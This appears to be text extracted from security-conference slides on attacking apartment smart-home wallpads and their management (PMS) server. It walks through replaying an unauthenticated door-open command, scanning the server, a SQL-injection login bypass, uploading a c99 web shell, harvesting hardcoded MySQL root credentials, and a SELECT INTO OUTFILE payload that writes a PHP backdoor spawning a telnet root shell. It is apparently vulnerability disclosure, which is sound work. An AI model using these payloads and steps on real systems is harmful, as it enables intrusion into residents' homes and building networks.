
# Device Operation Flow

## Device Driver I/O




# Device Operation Flow


Wireless Signal



# Device Operation Flow



# Device Operation Flow





# IPC by network port!

What does it mean?

```
# ./busybox nc 0.0.0.0 64347
./busybox nc 0.0.0.0 64347
<!DOCTYPE NgnProtoComplex.xml>
<NgnProtoComplex version="2.0" copy="" cmd="alive" ctype="48">
<alive args="1" arg0="connection">
<connection value="alive"/>
</alive>
</NgnProtoComplex>
?NgnProtoControl?<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE NgnProtoControl.xml>
<NgnProtoControl version="1.0" cmd="bcsStatus" type="get">
<bcsStatus args="1" arg0="status">
<status value="false"/>
</bcsStatus>
</NgnProtoControl>
```

# — IPC by network port!

NgnServer is listening at port #64347.

If it gets data, it parses the data & runs proper functions.

There is no authentication logic.

# Then?

# Dump Packets & Replay!

Data generated when the door is opened

```

_   NgnSipStackProtocol   C
<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE NgnSipStackProtocol.xml>
<NgnSipStackProtocol version="1.0" cmd="doorOpen">
  <doorOpen args="4" arg0="id" arg1="local" arg2="remote" arg3="missed">
    <id value="302"/>
    <local value="1"/>
    <remote value="9"/>
    <missed value="false"/>
  </doorOpen>
</NgnSipStackProtocol>
```



```
pi@raspberrypi:~/tmp/ex_door$ python ex.py
```

SAMSUNG



# Exploit Case 2

## Full Scenario

1. Get firmware by attacking the PMS server.
2. Statically reverse engineer the firmware.
3. Find vulnerabilities : got MySQL account.
4. Make a bind shell.
5. Take full control of each devices by hooking

# Getting Firmware

## Scanning the PMS Server

```
$ nmap 10.1.1.21
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-07-24 17:18 KST
```

```
Nmap scan report for 10.1.1.21
```

```
Host is up (0.024s latency).
```


```
Not shown: 993 closed ports
```

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
80/tcp	open	http
1720/tcp	filtered	n323q931
3030/tcp	open	arepa-cas
3306/tcp	open	mysql
9999/tcp	open	abyss

The web server is for community of residents.

# SQL Injection

Let's test SQL injection



Member Log-in

ID

PASSWORD

로그인    가입안내

아이디/비밀번호 찾기

The image shows a web form titled "Member Log-in" with a blue header. It contains two input fields: "ID" and "PASSWORD". Below the fields are three buttons: "로그인" (Login), "가입안내" (Sign-up Guide), and "아이디/비밀번호 찾기" (Find ID/Password).



# SQL Injection

## OUR INPUT

ID : admin' or 1=1 #

PW : any string

SQL injection Works!







# File Upload

자/료/시/2  
관련 자료/정보들을 다운로드 하실 수 있습니다.

제목	c99
글쓴이	admin
등록일	2018-07-24 11:21:05
파일명	1532398865_aa.php
파일크기	163,674kB
조회	13
내용	c99

Web shell uploaded

C99Shell v. 1.0 pre-release build #13

Software: Apache/2.2.9 (Unix) DAV/2 PHP/5.2.17  
uname -a: Linux hs 4.4.54-Commax\_Embedded #1 SMP Fri Mar 17 18:19:04 KST 2017 i686  
uid=2(daemon) gid=2(daemon)  
Safe-mode: OFF (not secure)  
/user/app/local/apache2/htdocs/center/data/ drwxrwxrwx  
Free 723.4 GB of 912.6 GB (79.27%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Owned by hacker

Listing folder (54 files and 0 folders):


Name ▲	Size	Modify	Owner/Group	Perms
..	LINK	16.01.2014 09:46:49	root/root	drwxr-xr-x
..	LINK	24.07.2018 13:20:46	root/root	drwxrwxrwx
1267688101_701nU™.txt	58 B	04.03.2010 16:35:01	daemon/daemon	-rw-r--r--
1267691139_701nU™.txt	1.71 KB	04.03.2010 17:25:39	daemon/daemon	-rw-r--r--
1267691183_702nU™.txt	1.71 KB	04.03.2010 17:26:23	daemon/daemon	-rw-r--r--
1267691219_703nU™.txt	116 B	04.03.2010 17:26:59	daemon/daemon	-rw-r--r--
1267691223_704nU™.txt	1.71 KB	04.03.2010 17:27:03	daemon/daemon	-rw-r--r--
1267691226_705nU™.txt	1.71 KB	04.03.2010 17:27:06	daemon/daemon	-rw-r--r--

# Exploit Case 2

## Full Scenario

1. Get firmware by attacking the PMS server.
2. Statically reverse engineer the firmware.
3. Find vulnerabilities : got MySQL account.
4. Make a bind shell.
5. Take full control of each devices by hooking


# Static Reverse Engineering



The size is so big.

There are php files and apk files.

# Got Wallpad's MySQL Account



```
<?php
function get_recordset($sql, $db_name){
    $conn = mysql_connect($_SESSION['db_server_ip'], "root", [REDACTED], 0, [REDACTED]);
    //$conn = mysql_connect("localhost", "root", [REDACTED], 0, [REDACTED]);
    mysql_select_db($db_name, $conn);
    $result = mysql_query($sql);
    mysql_close($conn);
    return $result;
}

function db_execute($sql, $db_name){
    $conn = mysql_connect($_SESSION['db_server_ip'], "root", [REDACTED], 0, [REDACTED]);
    //$conn = mysql_connect("localhost", "root", [REDACTED], 0, [REDACTED]);
    mysql_select_db($db_name, $conn);
    mysql_query($sql, $conn);
    mysql_close($conn);
    //return $result;
}
}
```

# Pwn the Shell via MySQL


## 13.2.10.1 SELECT ... INTO Syntax

The `SELECT ... INTO` form of `SELECT` enables a query result to be stored in variables or written to a file:

- `SELECT ... INTO var_list` selects column values and stores them into variables.
- `SELECT ... INTO OUTFILE` writes the selected rows to a file. Column and line terminators can be specified to produce a specific output format.
- `SELECT ... INTO DUMPFILE` writes a single row to a file without any formatting.

```
SELECT "<h1>Backdoor Activated!</h1>  
<p>Command : /sbin/busybox telnetd -l /bin/sh -p 3030</p>  
<?php system(\"/sbin/busybox telnetd -l /bin/sh -p 3030\n\"); ?>"  
INTO OUTFILE "/path/to/webdir/backdoor.php";
```

# Pwn the Shell via MySQL



```
SELECT "<h1>Backdoor Activated!</h1>  
<p>Command : /sbin/busybox telnetd -l /bin/sh -p 3030</p>  
<?php system(\"/sbin/busybox telnetd -l /bin/sh -p 3030\n\"); ?>"  
INTO OUTFILE "/path/to/webdir/backdoor.php";
```

# Exploit Case 2


## Full Scenario

1. Get firmware by attacking the PMS server.
2. Statically reverse engineer the firmware.
3. Find vulnerabilities : got MySQL account.
4. Make a bind shell.
5. Take full control of each devices by hooking




# Hooking

## Device Operation Flow



# Hooking

## Device Operation Flow



# Hooking

**FRIDA**

[OVERVIEW](#)

[DOCS](#)

[NEWS](#)

[CODE](#)

[CONTACT](#)

Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers.

Very useful for hooking Java Application

```
sh-3.2$ python3 demo.py
```



# Exploit Case 3

## Full Scenario

1. Get firmware via PMS server
2. Get root shell via UART port
3. Install custom firmware via 1day vulnerability.

# Getting firmware

```
Wireshark - Follow TCP Stream (tcp.stream eq 1) - 이더넷
```

```
220 (vsFTPd 3.0.2)
USER [REDACTED]
331 Please specify the password.
PASS [REDACTED]
230 Login successful.
CWD /
250 Directory successfully changed.
CWD //home
250 Directory successfully changed.
CWD //home/[REDACTED]
250 Directory successfully changed.
CWD //home/[REDACTED]
250 Directory successfully changed.
CWD //home/[REDACTED]
250 Directory successfully changed.
PWD
257 "/home/[REDACTED]"
TYPE I
200 Switching to Binary mode.
PORT 192,168,1,2,183,165
200 PORT command successful. Consider using PASV.
STOR 20190208144731753_D_New.jpg
150 Ok to send data.
226 Transfer complete.
NOOP
200 NOOP ok.
QUIT
221 Goodbye.
```

